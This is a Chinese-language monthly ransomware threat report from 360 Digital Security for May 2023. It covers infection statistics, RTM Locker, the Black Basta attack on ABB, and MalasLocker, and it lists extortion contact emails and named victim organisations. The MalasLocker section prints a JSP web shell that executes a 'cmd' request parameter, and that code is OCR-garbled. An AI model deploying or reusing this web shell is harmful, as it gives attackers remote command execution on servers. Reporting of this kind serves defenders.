勒索软件流行态势分析

2023 年 5 月

360数字安全

数 字 安 全 的 领 导 者

勒索软件传播至今，360 反勒索服务已累计接收到上万勒索软件感染求助。随着新型勒索软件的快速蔓延，企业数据泄露风险不断上升，勒索金额在数百万到近亿美元的勒索案件不断出现。勒索软件给企业和个人带来的影响范围越来越广，危害性也越来越大。360 全网安全大脑针对勒索软件进行了全方位的监测与防御，为需要帮助的用户提供 360 反勒索服务。

2023 年 5 月，全球新增的活跃勒索软件家族有：BlackSuit、Zhong、AlphaWare、EXISC 等家族。其中 BlackSuit 会修改被勒索设备的桌面壁纸；EXISC 是本月新增的一款以企业为目标的勒索软件。

以下是本月值得关注的部分热点：

1. Linux 版 RTM Locker 勒索软件将 VMware ESXi 服务器作为攻击目标


2. 跨国科技公司 ABB 遭到 Black Basta 勒索软件攻击

3. 以 Zimbra 服务器为目标的新型勒索软件 MalasLocker，要求受害者进行“慈善捐款”


基于对 360 反勒索服务数据的分析研判，360 数字安全集团高级威胁研究分析中心(CCTGA 勒索软件防范应对工作组成员）发布本报告。

感染数据分析


针对本月勒索软件受害者所中病毒家族进行统计：Phobos 家族占比 25.42%居首位，占比 15.25%的 BeiJingCrypt 家族和占比 14.41%的 TellYouThePass 家族分居二三位。



对本月受害者所使用的操作系统进行统计，位居前三的是：Windows Server 2012、Windows 10 以及 Windows Server 2008。



2023 年 5 月被感染的系统中桌面系统和服务器系统占比显示，受攻击的服务器设备再次超过桌面终端。经分析推测——这与近期针对部署了 Java 环境的服务器进行定向投毒的 Tellyouthepass 勒索软件的活跃有很大关系。



勒索软件疫情分析

Linux 版 RTM Locker 勒索软件将 VMware ESXi 服务器作为攻击目标

RTM Locker 团伙自 2015 年以来一直活跃于金融欺诈领域，一度以传播用于金融诈骗的木马而著称。在今年 4 月底，安全研究人员发现 RTM Locker 勒索软件推出了一项新的勒索软件即服务(Raas)活动，并开始招募附属机构————这其中也包括了来自前 Conti 集团的附属机构。

据称，RTM 目前已将其目标扩展到了 Linux 系统和 VMware ESXi 服务器。在过去几年中，很多企业已越来越多的将服务系统转向虚拟机。因此，各类组织的服务器通常分布在专用设备和运行多个虚拟服务器的 VMware ESXi 服务器上。而勒索软件也顺应了这一趋势————创建了专门针对 ESXi 服务器的 Linux 版勒索软件，以成功加密企业的所有重要数据。

研究人员分析发现，RTM Locker 的 Linux 版本是基于现已解散的 Babuk 勒索软件的泄露源代码改写的。而且其似乎是专门为攻击 VMware ESXi 系统而编写的————因为它包含了大量用于管理虚拟机的命令。此外，目前已知该版本的 RTM 使用 ECDH 算法进行非对称加密，同时使用 ChaCha20 进行对称加密。

跨国科技公司 ABB 遭到 Black Basta 勒索软件攻击

瑞士跨国电气化和自动化技术供应商 ABB，遭到了 Black Basta 勒索软件攻击，据报道此次攻击已经影响了其业务运营。该公司与众多客户和地方政府合作，包括沃尔沃、日立、DS Smith、纳什维尔市政府和萨拉戈萨市政府等重要客户。

5 月 7 日，该公司遭到 Black Basta 勒索软件团伙发动的网络攻击。据悉本次勒索软件攻击主要针对该公司的 Windows Active Directory，影响了数百台设备。而作为对此次攻击的安全响应，ABB 终止了与客户的 VPN 连接以防止勒索软件传播到其他网络。

目前，ABB 发表声明称其“最近检测到了一个直接影响某些位置和系统的 IT 安全事件。为了解决这种情况，ABB 已经并将继续采取措施来控制这一事件，而这种控制措施对其运营造成了一些干扰”……但同时也表示其“绝大多数系统和工厂现在都在运行，ABB 将继续以安全的方式为其客户服务。”

以 Zimbra 服务器为目标的新型勒索软件 MalasLocker，要求受害者进行“慈善捐款”

据报道，一款针对 Zimbra 服务器进行入侵之后窃取电子邮件，并加密文件的新型勒索软件 MalasLocker 出现。与以往勒索软件不同的是——该勒索软件攻击者并没有要求受害者，直接向他们支付赎金，而是要求向慈善机构捐款以提供解密工具并防止数据泄露。

该勒索软件于 2023 年 3 月底开始针对 Zimbra 服务器发起攻击并进行加密，受害者均表示发现上传到一下两个路径中存在可疑的 JSP 文件。

- /opt/zimbra/jetty_base/webapps/zimbra/
- /opt/zimbra/jetty/webapps/zimbra/public/

而相关的 jsp 文件名可能有如下几个:

- info.jsp
- noops.jsp
- heartbeat.jsp

```
<%@ page import="java.util.*,java.io.*"%><%%><%if (request.getParameter("cmd")
= null) {Process p
if ( System.getProperty("os.name").toLowerCase().indexOf("windows")
= -1){ p = Runtime.getRuntime().exec("cmd.exe /C " + request.getParameter("cmd"))
} else{ p = Runtime.getRuntime().exec(request.getParameter("cmd"))
} OutputStream os = p.getOutputStream()
InputStream in = p.getInputStream()
DataInputStream dis = new DataInputStream(in)
String disr = dis.readLine()
while ( disr
= null ) { out.println(disr)
disr = dis.readLine()
}}%>
```

与常规的勒索软件最大的区别，该家族的赎金诉求：其会要求受害者向他们“批准”的非营利慈善机构捐款。并称“只是不喜欢公司和经济不平等”“这是双赢的，如果您愿意，您可能可以从捐款中获得减税和良好的公关形象”

黑客信息披露

以下是本月收集到的黑客邮箱信息：


antilock@cock.li	draculakink99@outlook.com	xmaster22@tutanota.com
antilock@keemail.me	willbeok1234@tutanota.com	xmagic22@tutanota.com
anylock@cock.li	everythingwillbeok@mailfence.com	helprecoverdata@aol.com
anylock@keemail.me	sirsilent1@onionmail.org	rrdata@aol.com
Backup@cyberfear.com	loki_supp@outlook.com	recovertwilightdata@gmail.com
bestway4u@mailfence.com	trust003@protonmail.com	payfordecryption@gmail.com
bestway4u@onionmail.com	trust03@tutanota.com	recovertwilightdata@ gmail.com
carabas1337@proton.me	data2022@aol.com	MonaharDecryption@airmail.cc
contact03@ tutanota.com	lokiguide@yahooweb.co	torresproxytg@proton.me
criptoman@mailfence.com	rdpmanager@onionmail.org	baseus0906@goat.si
crypter@firemail.de	sirsilent2@onionmail.org	carlosrestore2020@aol.com
D4nte@onionmail.org	data2022@onionmail.org	savetime@cyberfear.com
decgodloki@onionmail.com	vpsran1fat@cyberfear.com	syntaxerror@firemail.cc

decgodloki@tutanota.com	vpsran1fat@tutanota.com	mallox.resurrection@onionmail.org
decrliv@aol.com	recoverdata@mail2tor.com	malloxdata@mailfence.com
decryption.helper@aol.com	dr.dcrypter@mailfence.com	malloxdata@tutanota.com
decryptyourfileenvi@onionmail.org	d4rkw4ve@tutanota.com	mallox@onionmail.org
emeraldcrypt@onionmail.org	irishman@onionmail.com	Johnatannielson@protonmail.com
emeraldcrypt@tutanota.com	irishman@tutanota.de	charlefletcher@onionmail.org
endevecsupp@tutanota.com	advanceloki@mailfence.com	lockdata@mailfence.com
everythingwillbeok@onionmail.org	advanceloki@tutanota.com	smbppt@tutanota.com
falcondal@horsefucker.org	roxlock@keemail.me	xhermes@rambler.ru
falcondal@tuta.io	minioncrypt@tutanota.com	support2022@cock.li
filesupport@airmail.cc	minioncrypt@bingzone.net	buybackdate@nuke.africa
filesupport@airmail.cc	rdecrypt@ yandex.com	xhermes@rambler.ru
ghostenc@mailfence.com	exploit1@mailfence.com	dschen010203@gmail.com
ghostenc@tutanota.com	exploit2@cock.li	quickstep@tuta.io
ghosttm@zohomail.com	dark4wave@yandex.com	@Stop_24
gizmo12@tutanota.com	rdpmanager@airmail.cc	backjohn131@gmail.com
go.ahead@tutanota.com	filemanager@mailfence.com	backjohn@tutanota.com
help_havaneza@cryptolab.net	unlockpls.dr01@protonmail.com	pbs@ciptext.com
helper@firemail.de	unlockpls.dr01@yahoo.com	pbs24@tutanota.com
jackie.ma@tuta.io	ultimatehelp@techmail.info	unlockhelppk@xmpp.jp
jerd@420blaze.it	miracle11@keemail.me	icanrestore@onionmilorg
lokihelp@mail2tor.com	ultimatehelp@keemail.me	inter_hunter@tuta.io
lokihelp@onionmail.org	decnow@tutamail.com	sleepdb@my.com
lokiloki@mailfence.com	decnow@protonmail.com	Sleepdb@tutanota.com
lokisupp0rt@yandex.com	leo.decrypter@protonmail.com	RavenRestore@yandex.com
lokisupport@onionmail.org	leo.rinse@mailfence.com	fastwindglobe@cock.li
lollooki@protonmail.com	decnow@msgsafe。 io	@decryptfastwind
lollooki@yandex.com	decnow@tutanota.com	fastwindGlobe@mail.ee
main642@ tutanota.com	dexterxanax@criptext.com	buydecoder@nerdmail.co
mallox@onionmail.org	tran9ino00@protonmail.com	@data_decrypt
mrbroock@msgsafe.io	anoniran@protonmail.com	lockdata@tutanota.com
mrlokilocker@telegram.me	miiracle11@yandex.com	lockdata@cyberfear.com
ransom101@tutanota.com	falcon9@cyberfear.com	lockbitdecrypt@msgsafe.io
ransomware919@mailfence.com	lockirswsuppurt@mailfence。 com	lockbitdecrypt@onionmail.org
ransomware919@zohomail.eu	rain_man13@keemail.me	@decryptfastwind
recoverdata@onionmail.org	loki.help@mailfence.com	fastwindglobe@cock.li
recoverlokidata@gmail.com	payfordecrypting@gmail。com	back2up@swismail.com
reopen@tutanota.com	payfordecrypting@outlook.com	Helpyoudc1966@gmail.com
sirboz@onionmail.org	loki.help@bingzone.net	tsai.shen@mailfence.com
sirhirad@cock.li	roxlock@mailfence.com	TsaiShen@mail2tor.com
supploki@ onionmail.org	rain.man13@mailfence.com	hudsonL@cock.li
supploki@mailfence.com	decoder@firemail.cc	dr.files@onionmail.org
supporting@firemail.cc	helpingdecode@tutanota.com	dr.file2022@gmail.com

trust03@onionmail.org	lockteam@keemail.me	tomas@techmail.info
umbrage@cyberfear.com	rdecrypt@ mailfence.com	JohnTorrington1843@gmx.com
umbrage@onionmail.org	lockteam@cock.li	ThomasWyaty1977@onionmail.org
unlockerhelp@onionmail.org	sapphire01@keemail.me	HonestEcoZ@dnmx.org
unlockloki@mailfence.com	sapphire02@mailfence.com	enc2@usa.com
unlockloki@onionmail.org	darksoul@safeswiss.com	enc2@dr.com
vulcanteam@mail2tor.com	prodecryptor@yandex.com	decryptyourfile@gmail.com
vulcanteam@onionmail.org	mary2005@onionmail.org	magicback@onionmail.org
warthunder089@mailfence.com	mary2005@mailfence.com	justin@cyberfear.com
warthunder089@tutanota.de	payfordecryption@gmail.com	sentafe@rape.lol
winston01@msgsafe.io	payfordecryption@outlook.com	iuumua@keemail.me
winston01@onionmail.org	sooua@tuta.io	

表格 1. 黑客邮箱

当前，通过双重勒索或多重勒索模式获利的勒索软件家族越来越多，勒索软件所带来的数据泄露的风险也越来越大。以下是本月通过数据泄露获利的勒索软件家族占比情况统计，该数据仅为未在第一时间缴纳赎金或拒缴纳赎金部分（已经支付赎金的企业或个人，可能不会出现在这个清单中）。



以下是本月被双重勒索软件家族攻击的企业或个人。若未发现被数据存在泄露风险的企业或个人也请第一时间自查，做好数据已被泄露准备，采取补救措施。

本月总共有 560 个组织/企业遭遇勒索攻击，其中有 5 个中国组织/企业在本月遭遇了双重勒索/多重勒索。有 6 个组织/企业未被标明，因此不再以下表格中。

buckprop.com	vdbassocies.fr	Город Кафе
Sur La Table	softland.cl	ЖБИ2-Инвест
Pacific Union College	rapidmoldsolutions.com	Baggio
credicoop.coop.py	siren-japan.com	nanoCAD
nycollege.edu	Comoli Ferrari	Petromiralles
fixscr.com	Canadian Nurses Association	Красный Восток Агро
SK Life Science	FRESCA	Angle Metal Mfg.
The National Association of Home Builders	MSSNY	The Sound Organisation
columbuscitizens.org	LiveAction	Utair
Lewis Young Robertson & Burningham	Asia Vital Components	Ларина
McCarthy Fingar	diasporacs.org	Banco Azzoaglio
casepoint.com	FajarPaper	antea.es
Sysco Corporation	abe-brands.de	Autlan Metallorum
Eastern Media International Corporation	Reach Cooling Group	enovationcontrols.com
Soroc	ebdlab.com	shoreregional.org
Adsboll	Rheinmetall AG	metalnet.nl
Burch & Cracchiolo, P.A.	Kannangara Thomson	E4NET
aquidneckclub.com	Maier Sanitär-Technik GmbH	NASHUA SCHOOL DISTRICT
C********* **********	Al Tamimi Law Firm	Lolaico Impianti
Earlens Corporation	Advantage Resourcing	*a***** *****
Neutronic Stamping	csagh.org	ENSA - Seguros de Angola
Brokers Trust Insurance Group	Rolser	Z*** ******** ******s
Computer Information Concepts Inc	City of Dallas	TaslyUS
Fersten Worldwide	HECTOR MARTINEZ SOSA Y CIA SA	AVIAREPS
retailmerchantservices.co.uk	It Works Global	Aneka Tambang
BilgeAdam Software	Harita Group	Magic-Aire
grantierra.com	Fort Rolins Collection Agency	plastictecnic.com
voyageursdumonde.fr	Compañía Agricola San Felipe	PM Medical Billing
Australian Universal Crane Leak	Anstel	Electrostim Medical Services
Fiduagraria	BeeVoip	BAMSI
******MD	AViSTO	Accudo Investments LTD
**G Inc.	IPG Automotive GmbH	Feit Electric
*a*** l*********	eКредит	ance.org.mx
H****** **e*** V******* **i** Project	ISG Software Group	wings.travel
Servizi Omnia	MetaContratas	SOWITEC
fiduagraria.gov.co	Propac S.r.l.	ORION
arnoldoilco.com	Dalim Software GmbH	airtac.com
watersaversinc.com	Chernoff Thompson Architects	chinadailyhk.com
floodlaw.com	Livitek	IXPERTA
aimtron.com	Км Профиль	PCS Wireless
Good Oil Company	Preference Portugal	Parker Drilling
AFG Holdings	AMET	norcorp.com

Volt	Mangum Construction	Group DIS (Direct Info Services)
Groupe Sovitrat Interim and Recrutement	Orcutt Winslow	QUORUMIS
BM Precision	Мебельснаб	York County School of Technology
DirectViz Solutions	Spectris Business Systems	euskaltel.com
The Best Connection	Wpat	mundo-r.com
Mitutoyo	radiosvet	Bluefield University
Grange Packing Solutions	Chiltern Networks	RIC Electronics
Marshall Construction Ltd	Hotel Smeraldo	TrueLogic
Colrich	reg22	tool-temp.net
Haworth Tompkins	Studio Papa	pikenursery.com
Procurri	Etanova	troteclaser.com
wiannoclub.com	Гудвин-Нева	Academy Mortgage Corporation
kyocera-avx.com	Business Travel Solutions	TTCCPA
fams.net	Wishmaster	HostAfrica
City of Augusta	Next Generation Srl	AKRON Mquinas Agrcolas
Norton Healthcare	RusExport Ltd	Wallick Communities
sfponline.org	FinRe Consulting	Aspen Dental Management Inc.
pneusbelislecarrieres.com	JvG Consulting	bankbsi.co.id
affinityhealthservices.net	TBIT Services	Peachtree Orthopedics
Leidos	Confindustria Energia	Mare Hotel
Stant	Altarix	Sterling Solutions
globalinfovision.com	NTA srl	prolinerrescue.com
The Middleton Group	International Cargo Equipment	weberweber.at
Trabzonspor Football Club	NEXT OS	Libyana
M******* *****	Boarding Concept	Rockbridge Capital
roha.com	Legato	Schottenstein Property Group Inc
Voxx Electronics	Loeje Trust SA	Settlement Music School
interstateplastics.com	happy-snack.ru	Pak-Rite, Ltd.
Coos Bay	Omniglobe Business Solutions	Alliance Sports Group
Amaszonas S.A.	Evology Manufacturing	Thompson Builders
Leland Campbell LLP law firm	INFINREAL Immobilien GmbH	BridgeValley Community & Technical College
H*****	Accurate Section Benders	The McGregor
Rusan Pharma	Villa Grazioli	4LEAF, Inc.
surfsidefoods.com	Qball Technologies	Novatech Engineering Consultants
spectre.dk	TitanPower	Columbia Distributing
Dotcom Distribution	Rivas Boquete SL	Gregory Poole Equipment Company
Chattanooga Heart Institute	SA.FI	Ipleiria Student Brnch
The Travel Network Group	Winner Italia	Sun Windows
Jacklyn Dawson Solicitors	SBG Global	Mercer University
Southwest Healthcare Services	ВК Логистик	The Perry Law Firm
JANUS Research Group	BMW Алдис	The Lab Consulting
Garden Hotel NARITA	Froese & Partner	New World Travel, Inc.

Montgomery General Hospital	KomGarant	The Mitchell Partnership
Nabtesco Motion Control	Commerciale Ferramenta	Garcia Hamilton & Associates
UnitedLex.com	Гис Нефтесервис	Fee, Smith & Sharp
P1 Technical Services	Onubo s.r.l.	Family Day Care Services
GIOTTO - COMÉRCIO DE VESTUÁRIO, UNIPESSOAL, LDA	Answerpro	DATALAN
ESSPEE	ATE Elettronica	ResultsCX
MTS Office	NTD SA	A****** ********* **o*****
Concept Fasteners	Невский Альянс	DA Alexander Company INC
Meklas Group	Iris Key Solutions	viseg.com
AS Netz	Asanger Modellbau	vuteq.mx
THE HARCOURTS FOUNDATION (AUSTRALIA) PTY LTD	BenarIT	CSD Network Services Ltd
Butler and Gatz CPAs, LLC	Азимут НТ	tec-mex.com.mx
LebensWohnArt	Терра-Минора	wuppermann.com
Irmler Rechtsanwälte	ISONA GmbH	metronottevigilanza.it
Innormax LLC	OPIT Solutions	Axiom Professional Solutions
Moore Global	Axon	Sauerbruch Hutton
Shipmate	PMP Meccanica	JP Maguire & Associates
SOVAC	TCG	Germany Trade & Invest (GTAI)
Intermountain Centers	Универсалресурс	Houser LLP
Grupo 2MGA	Астра	Vdi
Brandao	СК БлагоДать	gocontec.com
DBT Druckluft	Totality Solutions	Cooperativa de Ahorro y Crédito Ahorrocoop Ltda
Constantino Contabilidade E Comunicacao	Specialinsert	mbwswim.com
FrameOne	ТрансКом-Авиа	interfides.de
Watex Solutions	AVM Software & Technology	CADOpt Technologies
Lerch Bates	Vegliolux	Department of Education of the Canton of Basel-Stadt
Clear Start Accountants	Fresh-Heads IT	Humana
CST Medicina do Trabalho	Tycoon Group	Fresh Insurance IT Services
Semba	Grassi srl	hk-finance.pl
Direct Cleaning Services	FEA srl	cbelaw.com
Bronzino Engineering	Mobalpa Biarritz	KLC Network Services
Grupo Rimet	ICT-LabS	ASL 1 - Avezzano Sulmona L'Aquila
Taylor Made Hose	Cosmos Hotel Group	LUX Automation
Formax Credit UK	Псковпассажиравтотранс	stmarys.net
NORTCON	Evropoly	astate.edu
Redwood Lab Services	Gallagher & Co Consultants	lssny.org
ER of Dallas	3Punto6	unity.edu
SMYRNAPEDIATRICS	Studio Consulenza	First Community Credit Union


TTG Log	meta-spb	namibmills.com
Colares Linhares	Riboli srl	marshallconstruction.co.uk
Ayers Mechanical Group	Studio Rossetti e Partners	Insurance Providers Group
FORMA ESPACOS IMOBILIARIOS LTDA	Axon Certified Auditors	Wealth Enhancement Group
Conklin Benham	Studio Eco Perucca	Bisco Industries
China Export & Credit Insurance Corporation	Nu-Pro Group	EyeGene
Print Globe	paulmitchell.ru	Eagle Eye Produce
Neighborhood Progress Fund	Herold Druck	Grupo Cativa
La Canastería	Pasquetti Sarti & Partners	Axure Software Solutions
Richard W. Fuller CPA	Формекс	KKDI.CO.ID
MRO SUPPORT, INC	Трансбалт	B&R Eckel's Transport
IMASA	Zite Media	C******* **********
Immobilienmakler in Oldenburg	Horseman Sim	M*********** ******* *******
COREAL	BE.iT SA	N******** ********
Veal and Prasad	Johnston Technical Services	Coteccons
HELPHONE	Kouros	R**** ******
Thayer Academy	DSSL	Meade Tractor
Midway Ford	СКППК	eyeDOCS Ottawa
Lake Cable	Steelgroup	Constellation Software Inc
Zenex	Balbi Srl	Essen Medical Associates
M Metzler & Associates	SkyFORS	joysonsafety.com
General de Alimentos Nisa C.A. (GENICA)	InfinCE	PRESS-SERVICE Monitoring Mediów
Ellard-Willson Engineering Ltd	Grupo Fatecsa	Willamette Falls
CONTASS	Baur Hausverwaltung	layherna.com
Artconta - Contabilidade e. Assistência Fiscal	Ямалтелеком	FR
Csc Baixo Sul Assessoria e Consultoria Empresarial e Contabil LTDA	Hardman's	Gihealthcare
Just us lawyers	KriaaNet Inc	Bluefield College
Asbestos-Inspections-Solution-Management	Bleu Blanc	The Crown Princess Mary Cancer Centre
SiComputer	cashbackAPP	Midwest Truck
Malkasian Accountancy	Mappy Italia	IDTECHPRODUCTS.COM
APIQROO	spw.ru	Gropper & Nejat, PLLC
Inquirer	Transitus Group	SIVSA
Black Cat Networks	Bicom	Nova Group
Paragon Software Lanka	BEI Srl	Coremain
Mayberry Investments	Sallemi Carburanti	City of Lowell
Grupo Corporacion Control	RepcoLite	DGC
Studioline Photography	D&G impianti elettrici	Libra Virtua
Optimus Steel	Fraport Skyliners	Commune de Saxon
Chattanooga State Community College	Exset	Negma Business Solutions
Xplain	Sita Software	Vocalcom

Aria Online	HostingPerTe	Woonkracht10
Royal Centre	Hoteles Globales	Carrington
Poly	Studio Negri e Associati	triaflex.at
Cafpi	Amersport	Southern West Virginia Community and Technical College
Oppida Estates Limited	Сервиста	Aeco
SMDEA	ConnectTo	ZBW News
** T**** ***	Azzurra Group	cydsa.com
Alconex Specialty Products	Oasis Ads Media	Lawrence Family Development Charter School
H****** ****	LunarWeb	MYSIMPLYGREEN.COM
Zoni Language Centers	Гласс Фурнитура	hasenauer-anlagenbau.at
Westside	ArCloud	AvidXchange
Harmony Gold	Копчёнов	baycrestpartners.com
rmc-canada.com	Custom Manufacturing & Engineering, Inc	cloud51.com
TA Supply	ФГУП "ЦНИИХМ"	American Foam & Packaging
Agostini Insurance Brokers	KondorCS	Tony Clark Consulting
Trinity Exploration and Production	Aster Cucine	EirMed Devices, part of TRELLEBORG
Morris Hospital	Евроэкспо	ambit.co
Atlas Commodities	Altia	finvest.ambit.co
Technology and Telecommunications Consultants Inc	Имеди	Lincoln Wood Products
Loreto Normanhurst	Pergler	Coca-Cola FEMSA Mexico
SIGMA	MHWEB	Alto Calore Servizi S.p.A.
Utah-Yamas Controls	*.A. ********* & *******, ***.	Polat Yol Yap
wenntownsend	Diete-Siepmann	Brighton Hill Community School
Mazars Group	Montana State University	Great Falls College of Technology
hadefpartners.com		


表格 2. 受害组织/企业

系统安全防护数据分析

